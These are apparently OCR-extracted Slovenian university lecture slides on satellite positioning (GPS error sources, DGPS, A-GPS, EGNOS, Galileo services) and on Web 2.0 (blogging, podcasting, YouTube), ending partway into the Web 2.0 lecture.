
# Viri napak pri satelitskem lociranju

## ■ Natančnost določitve položaja z GPS-om

- odvisno od števila sprejemanih satelitov
- geometrijske razporeditve satelitov na nebu
- stanja atmosfere
- namernih napak (SA)

## ■ Viri napak se največkrat skrivajo v

- atmosferi
  - ionosfera in troposfera uklanjata pot signala
- odbojih od reflektivnih površin
  - voda, velike zgradbe
- prekinitvah signala
  - zaradi drevja, listja, iglic ipd.
- urah v sprejemniku ali satelitu ...





<http://www.kowoma.de/en/gps/errors.htm>

Natančnost ur	± 2 m
Napake efemerid	± 2.5 m
Vplivi ionosfere	± 5 m
Napaka troposfere	± 0.5 m
Večpotje signalov	± 1 m
Napake pri izračunu	± 1 m
SA motnje	< 100 m



# Referenčno omrežje SIGNAL

- **SIGNAL (Slovenija-Geodezija-NAvigacija-Lokacija)**
  - državno omrežje neprekinjeno delujočih 15 GPS-postaj po vseh državi
    - približno enakomerna razporejenost po območju države
    - kakovost določitve položaja je obratno sorazmerna z oddaljenostjo od reference
    - centimeterska natančnost v primeru dolžine stranice trikotnika < 70 km





# Uporaba diferencialnega sprejema

## ■ Arhitektura sistema DGPS

- vsebuje sekundarno referenčno merilno postajo GPS
- zahteva prenos podatkov iz referenčne postaje do sprejemnika DGPS

## ■ Delovanje

- referenčna postaja izračunava razlike za svojo lokacijo in čas
- razlike v obliki popravkov psevdorazdalj se pošljejo na sprejemnik
- sprejemnik pri izračunu upošteva lasten sprejem in popravke
- znatno izboljšanje natančnosti na nekaj cm (fazna meritev)

## ■ Pogoji

- sprejemnika morata videti vsaj nekaj istih satelitov
- oddaljenost do 500 km





# Uporaba funkcionalnosti A-GPS

- **Dve obliki asistencije A-GPS (angl. Assisted GPS)**
  - **pohitritev zagona sprejemnika in izboljšanje občutljivosti**
    - dostava podatkov o almanahu, točnem času, premikih frekvenc ...
    - zagonski čas (TTFF) se zmanjša iz 120 na do 10 sekund
    - možnost lociranja tudi ob nepopolno sprejetih sporočilih (+20 dB)
  - **prenos kompleksnega izračuna lokacije na omrežne strežnike**
    - pošiljanje nepopolno izmerjenih podatkov na strežnik
    - hitrejša ocenitev lokacije zmanjšuje čas aktivnega stanja sprejemnika
    - selitev računanja v omrežje zmanjšuje potrebo po CPU
    - nižja cena kot samostojni sprejemnik GPS
- **Uporaba v mobilnih telefonih**
  - **asistenca se zagotovi**
    - preko avtonomnih oddaj baznih postaj
    - preko internetnih strežnikov
    - z uporabo arhitekture omrežij GSM in WLAN






# Dopolnilni sistem EGNOS

## ■ SBAS (Satellite Based Augmentation Systems)

- opazovanje delovanja sistemov GPS in GLONASS
- sporočanje diferencialnih popravkov na sprejemnike
- zagotavljanje visoke natančnosti in razpoložljivosti

## ■ EGNOS

- uraden začetek: 1. 10. 2009, signali na voljo od 2005
- oddaja popravkov preko 3 GEO SAT
  - zbiranje podatkov na 34 postajah
- izboljšanje natančnosti
  - 5 m vertikalno
  - 2 m horizontalno
- podpora terminalne opreme
  - večina sodobnih sprejemnikov





# Galileo

## ■ Evropska pobuda po neodvisnosti GNSS

### ■ zagotavljanje v dveh postopnih korakih

- GNSS-1 (EGNOS, začetek delovanja 2005-2009)
- GNSS-2 (Galileo, začetek delovanja 2015-2019?)

### ■ skupni program ESA (European Space Agency) in EC (EU Comission)

### ■ dosežen sporazum med ZDA in EU za uporabo skupnega civilnega nosilca






## ■ Trenutni razvoj sistema

### ■ Giove-A: izstreljen 28. 12. 2005 (oddaja na L1+E5 ali L1+E6)

### ■ Giove-B: izstreljen 27. 4. 2008 (oddaja na dveh frekvencah)

### ■ predvideno nadaljevanje








- IOV (In Orbit Validation) + 2 satelita
- FOC (Full Operational Capability)

	Component	IOV Phase	FOC Phase
	Satellites	4	27(+3)
	Control Centres	1	3
	Mission Uplink Stations	5	9
	TT&C Stations	2	5
	Sensor Stations	20	30-40






# Galileo storitve

Storitev			Sprejem	Prednosti	Ciljna skupina	Dosegljivost
<b>Open Service</b>	OS		Ena frekvenca	<ul style="list-style-type: none"> <li>Additional satellites for better multi -system coverage (e.g., deep urban)</li> <li>Coding and modulation advances for increased sensitivity and multi -path mitigation</li> <li>Pilot signal for fast acquisition</li> </ul>	<ul style="list-style-type: none"> <li>Low end mass market (e.g., LBS, outdoor)</li> </ul>	Prosta
			Dvojna frekvenca	<ul style="list-style-type: none"> <li>As above + increased accuracy with 2<sup>nd</sup> frequency</li> </ul>	<ul style="list-style-type: none"> <li>High end mass market (e.g., car navigation, maritime)</li> </ul>	Prosta
<b>Commercial Service</b>	CS		Dvojna frekvenca	<ul style="list-style-type: none"> <li>Increased accuracy using additional frequencies and signals</li> <li>Additional features under investigation (e.g., data rate capacity)</li> </ul>	<ul style="list-style-type: none"> <li>Professional markets (e.g., surveying, precision agriculture)</li> </ul>	Komercialna
<b>Safety of Life Service</b>	SoL		Ena frekvenca (Nivo B)	<ul style="list-style-type: none"> <li>As OS +</li> <li>Integrity and authentication of signal</li> <li>Continuity and service guaranty</li> </ul>	<ul style="list-style-type: none"> <li>Aviation (en route)</li> </ul>	Certificirani uporabniki
			Dvojna frekvenca (Nivo A, C)	<ul style="list-style-type: none"> <li>As above at higher performance levels suitable for stringent dynamic conditions</li> </ul>	<ul style="list-style-type: none"> <li>Aviation (A)</li> <li>Maritime (C)</li> <li>Road, Train (A)</li> </ul>	Certificirani uporabniki
<b>Public Regulated Service</b>	PRS		Dvojna frekvenca	<ul style="list-style-type: none"> <li>As OS +</li> <li>High Continuity (in times of crisis)</li> <li>Improved Robustness ( vs jamming, spoofing)</li> </ul>	<ul style="list-style-type: none"> <li>Law enforcement</li> <li>Strategic infrastructure</li> </ul>	Nadzorovana
<b>Search and Rescue</b>	SAR		Ena frekvenca	<ul style="list-style-type: none"> <li>Almost instantaneous reception of emergency calls</li> <li>Exact positioning of emergency beacon</li> </ul>	<ul style="list-style-type: none"> <li>Emergencies</li> </ul>	Certificirani oddajniki



# Primerjava satelitskih sistemov


- GPS – 31 (32) satelitov v 6 orbitalnih ravninah ( $\omega = 11$  h 58 min)
- GLONASS – 21 (24) satelitov v 3 orbitalnih ravninah ( $\omega = 11$  h 15 min)
- Galileo – predvidenih 27 (30) satelitov v 3 ravninah





# Prihodnost GNSS

- **Globalne postavitve**
  - GPS (32)
  - GLONASS (30)
  - Galileo (27)
  - Compass (30)
- **Regionalne postavitve**
  - QZSS (3)
  - IRNSS (7)
  - Compass (5)
- **Pomožni sistemi**
  - WAAS (2+1)
  - MSAS (2)
  - EGNOS (3)
  - GAGAN (2)
  - SDCM (2)





# Web 2.0

---

**dr. Urban Sedlar**



# Vsebina


---

- **Evolucija spleta**
- **Definicija Web 2.0**
- **Primeri storitev**
- **AJAX in Mashupi**
- **Varnost**
- **HTML5**
- **Future internet in računalništvo v oblaku**




# Evolucija spleta

## Web 1.0



- **Zaprto**
  - ni izmenjave podatkov
- **Statične strani**
  - logika se izvaja na serverju

## Web 2.0



- **Sodelovanje**
  - med aplikacijami
  - med uporabniki (kolaboracija)
- **Dinamične aplikacije, bogata vsebina (slike, zvok, video)**
- **Splet kot platforma**



# Kaj je Web 2.0

- **Kratka definicija**
  - *“Build applications that harness network effects to get better the more people use them.”* -- Tim O'Reilly
- **Interaktivni splet: “read/write web”**
- **Karakterizira ga sodelovanje uporabnikov**
  - Youtube, Wikipedija, Digg...
- **Dinamične in prijaznejše spletne strani**
  - Javascript, AJAX
- **Web kot platforma**
  - razvoj aplikacij, ki združujejo podatke različnih storitev


- ◇ Web 1.0 was about reading, Web 2.0 is about writing
- ◇ Web 1.0 was about companies, Web 2.0 is about communities
- ◇ Web 1.0 was about client-server, Web 2.0 is about peer to peer
- ◇ Web 1.0 was about HTML, Web 2.0 is about XML
- ◇ Web 1.0 was about home pages, Web 2.0 is about blogs



DECEMBER 25, 2006 / JANUARY 1, 2007 www.time.com

# TIME

PERSON OF THE YEAR



Yes, you.  
You control the Information Age.  
Welcome to your world.

Aggregators Folksonomy Wikis User Centered Joy of Use  
Blogs Participation Six Degrees Usability Widgets  
Pagerank XFN Social Software FOAF Browser  
Recommendation Sharing Collaboration Perpetual Beta Simplicity AJAX  
Videocasting Podcasting Audio IM Video Design  
Convergence Web 2.0 CSS Pay Per Click  
UMTS Mobility Atom XHTML SVG Ruby on Rails VC Trust Affiliation  
OpenAPIs RSS Semantic Web Standards SEO Economy  
OpenID Remixability REST Standardization The Long Tail  
DataDriven Accessibility XML  
Modularity SOAP Microformats Syndication




# Primeri storitev

---



# Prva Web2.0 aplikacija

- Najbrž Google
- Problem: kako ugotovimo katere strani na spletu so pomembne in katere ne?
  - tako kot to počnejo znanstveniki:
  - revije ki jih bolj citiraš so točkovane višje
- na internetu je citat “link”
  - stran, na katero linkajo vsi, je pomembna
  - to je osnovna ideja Googlovega algoritma PageRank





# Bloganje

## ■ Gonilo

- penetracija širokopasovnosti in mobilnosti
- ne tehnologija!

## ■ Dinamična domača stran z družabnimi lastnostmi

- Trackback (Pingback)
- Comment
  - (Comment spam)
  - Akismet
- Permalink
  - Preprečuje "link rot"

## ■ RSS in Atom

- enostavnost spremljanja sprememb
- številne aplikacije

## ■ Microblogging

- Twitter
- Kratka sporočila (do 160 znakov)
- pošiljanje preko IM ali SMS



**You Witness News™** Send your pictures or videos to [pics@reuters.com](mailto:pics@reuters.com)  
provided in alliance with Yahoo!

**Were you there when the news happened?**  
Share your pictures and videos with Reuters and Yahoo! You Witness News — and share them with the world.



# Podcasting

- **Osebna radijska postaja**
  - “demokratizacija radia”
- **Tehnologija**
  - snemanje Skype pogovorov
  - distribucija avdio datotek preko RSS
- **Dostopnost**
  - ljudje s posebnimi potrebami (branje blog postov za slepe)
- **Mobilnost**
  - ustvarjalcev
  - poslušalcev (poslušanje z običajnim MP3 predvajalnikom)
- **Mobilni terminali s predvajalnimi zmogljivostmi**
  - (sinhronizacija preko ustreznega softvera)
  - Nokia, Motorola, Sony Ericsson
  - iPod/iPhone



# Video sharing




## Flash video

- enoten format: FLV kontejner in h263/h264 video
- deluje v vsakem brskalniku z naloženim Flashom

## Družabne funkcionalnosti

- Video odgovori
- tekstovni komentarji, ratingi



Rate: ★★★★★ 62,887 ratings Views: 11,866,201

Share
 Favorite
 Playlists
 Flag

MySpace
 Facebook
 Digg
 [more share options](#)

[Commentary](#)
[Statistics & Data](#)

Video Responses: 235 Text Comments: 31,349

▼ Video Responses (235) [Sign in to post a Video Response](#)



01:17  
TMXstorm



01:11  
BibbyPro...



03:41  
smileyuie



01:29  
patitoca...

[View All](#) - [Play All](#)




- **Več kot 1 mrd. ogledov dnevno**
  - Na spletni strani in preko embeddov
  - preko aplikacij (npr. iPhone, Android)
- **20+ ur novega videa vsako minuto**
- **17 mrd. iskanj na mesec**
  - Več kot Yahoo (9 mrd.)
- **Vsebine**
  - HD 480p, 720p, 1080p (1920x1080)
  - Do 24MB (200 Mbit) za minuto videa
  - Peering za zniževanje stroškov tranzita

## YouTube Video Speed History

We did not find any video playbacks from your location.

Video Speed Comparison (January 26, 2010 to February 23, 2010)

Average Speed in Mbps



This data is aggregated from our video servers.

[youtube.com/my\\_speed](https://www.youtube.com/my_speed)

## About Uploading

- Capture and Upload in High Definition!
